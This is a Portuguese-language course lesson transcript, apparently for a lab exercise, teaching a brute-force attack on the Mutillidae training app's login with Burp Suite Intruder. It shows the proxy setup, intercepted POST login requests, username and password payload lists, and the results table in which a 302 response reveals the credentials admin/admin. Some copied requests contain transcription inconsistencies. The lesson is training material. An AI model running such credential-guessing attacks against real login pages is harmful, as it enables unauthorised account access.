

01

Força bruta

Transcrição


O objetivo desta aula é explorar diversas maneiras de autenticar o usuário. Uma ferramenta que pode nos auxiliar nessa tarefa é a *Burp Suite*.

Vamos entender como ela funciona. Ao clicarmos no botão "Login", nossa máquina realizará uma requisição ao servidor. O *Burp Suite* realiza uma interceptação da requisição e mostra-a na tela e a própria ferramenta envia para o servidor diversos usuários e senhas com a finalidade de obter uma autenticação. Esse tipo de ataque chama-se **Força Bruta**.


Para instalar a **Burp Suite**, acessaremos o site clicando aqui e na aba de Download escolher a versão desejada da ferramenta, nós optamos por utilizar uma gratuita.

A própria página sugere os passos necessários que você deve seguir para a instalação da ferramenta.

A **Burp Suite** já está instalada no Kali Linux, podemos acessá-la clicando no seguinte ícone:




Uma vez com o programa aberto na primeira janela que abre, clicaremos em "Next" e depois "Start":




No navegador é preciso configurar o browser para que passe informações diretamente ao *Burp Suite*. Portanto, no navegador, selecionaremos o ícone de três barras localizado no menu e seguimos por "Preferências > Advanced > Network > Settings".


Na janela "Settings", vamos alterar a opção "Use system proxy settings" para "Manual proxy configurations" e preencheremos HTTP Proxy como 127.0.0.1 e Port colocamos 8080 :



Com estas informações completas podemos clicar em "Ok" e retornar ao *Burp*. Uma vez com ele aberto, vamos em "Target > Scope > Add". Teremos uma janela na qual podemos inserir a URL que o *Burp* deverá filtrar para pegar as requisições:



Para de fato interceptar as requisições, clicaremos na aba "Proxy" e conferimos se *Intercept is on* está habilitado:



Vamos fazer o teste no navegador, preenchemos o *Username* como `admin` e a *Password* como `alura`. Quando fizermos uma requisição qualquer o *Burp* irá interceptar e mostrar na tela do programa. Teremos o seguinte no *Burp*:

```
Untitled - Notepad
File Edit Format View Help
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.1.37
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.37/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=0d2nh2jus343se1oappt2fgdk4;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

username=admin&password=alura&login-php-submit-button=Login
```

Nossa vontade é bombardear o servidor com diversas possibilidades de parâmetros com a finalidade de descobrir uma combinação funcional. Clicamos com o botão direito do Mouse na tela e escolhemos "Send to intruder". Logo após selecionar essa opção a aba *Intruder* fica destacada.

Selecionaremos com o mouse aquilo que desejamos deixar em destaque, `admin` e `alura`, e clicamos em "Add". Como queremos múltiplos ataques no *Attack Type* selecionamos *Cluster bomb*. Temos o seguinte:

POST /multilidar/index.php?page=login.php HTTP/1.1
Host: 192.168.1.37
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.37/multilidar/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=0d2nhv2jus843se1oapt2fgdk4; accepndividis=swingset,jetts,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

username=**admin**&password=**saludo**&login.php-submit-button=Login

Ainda é preciso inserir valores de *username* e *password*. Na primeira seção *Payload Options*, vamos inserir por meio do *Add* alguns nomes que acreditamos serem válidos para usuário, por exemplo, admin, add, root, etc. Teremos a seguinte lista:



No segundo *Payload*, preenchemos o *Payload Sets* como 2 e adicionaremos algumas possíveis senhas. Colocamos dez possibilidades em cada condição (Payload 1 e 2). E, uma vez que temos os parâmetros inseridos tanto para senha quanto para o login, poderemos iniciar os ataques clicando no botão "Start attack":

Payload set: 2 Payload count: 10
Payload type: Simple list Request count: 100

Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste	_admin
Load ...	letmein
Remove	pass
Clear	admin
Add	root
	_root
	_add
	_administrator
	_administrador
	@root

Enter a new item
Add from list ... [Pro version only]

São iniciadas as verificações dos valores que inserimos, portanto, são realizadas combinações entre as palavras válidas para usuário e senha em busca de uma que funcione. O teste pode demorar um pouco, pois a combinação é feita entre 100 resultados. Observe:

Intruder attack 1							
Attack	Save	Columns					
Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeo...	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
1	add	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
2	administrador	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
3	admin	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
4	_admin	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
5	_add	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
6	_administrator	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
7	_administrador	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
8	root	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
9	_root	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
10	@root	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
11	add	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
12	administrador	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
13	admin	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
14	_admin	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
15	_add	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
16	_administrator	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	

Clicando em *Status* a lista passa a ser ordenada por isso e de maneira decrescente. Observe, o primeiro status tem o valor "302" e também é o único que difere dos demais resultados:

Attack Save Columns							
Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Request	Payload1	Payload2	Status	Error	Timeo...	Length	Comment
33	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50893	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
1	add	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
2	administrador	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
3	admin	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
4	_admin	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
5	_add	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
6	_administrator	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
7	_administrador	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
8	root	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
9	_root	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
10	@root	_admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
11	add	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
12	administrador	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
13	admin	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
14	_admin	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	
15	_add	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	50750	

Request	Response
Raw	Params
Headers	Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1	
Host: 192.168.1.37	
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0	
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
Accept-Language: en-US,en;q=0.5	
Accept-Encoding: gzip, deflate	
Referer: http://192.168.1.37/mutillidae/index.php?page=login.php	
Cookie: showhints=1; PHPSESSID=0d2nh2jus343se1oaptt2fgdk4; acopendivid=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada	
Connection: close	
Content-Type: application/x-www-form-urlencoded	
Content-Length: 46	
? < + > Type a search term	

Realizando uma busca na internet podemos verificar no

site da W3 que o status 302 significa *Found*, ou, movido temporariamente. Portanto, faz sentido que seja ele que indique qual é o usuário e senha aceitos pelo sistema. Observando a linha desse status sabemos que o *Payload 1* e *Payload 2* são, respectivamente, `admin` e `admin`.

Podemos fazer o teste na página, basta preencher *Username* como `admin` e *Password* também como `admin` e veremos que funciona. Lembrado que é preciso desativar o *Intercept* no **Burpsuite**. Para fazer isso, acessaremos "Proxy > Intercept > Forward" e desligamos a interceptação.

Retornando ao navegador estaremos logados no sistema como usuário `admin`.

Vimos uma das maneiras de descobrir uma senha e usuário.

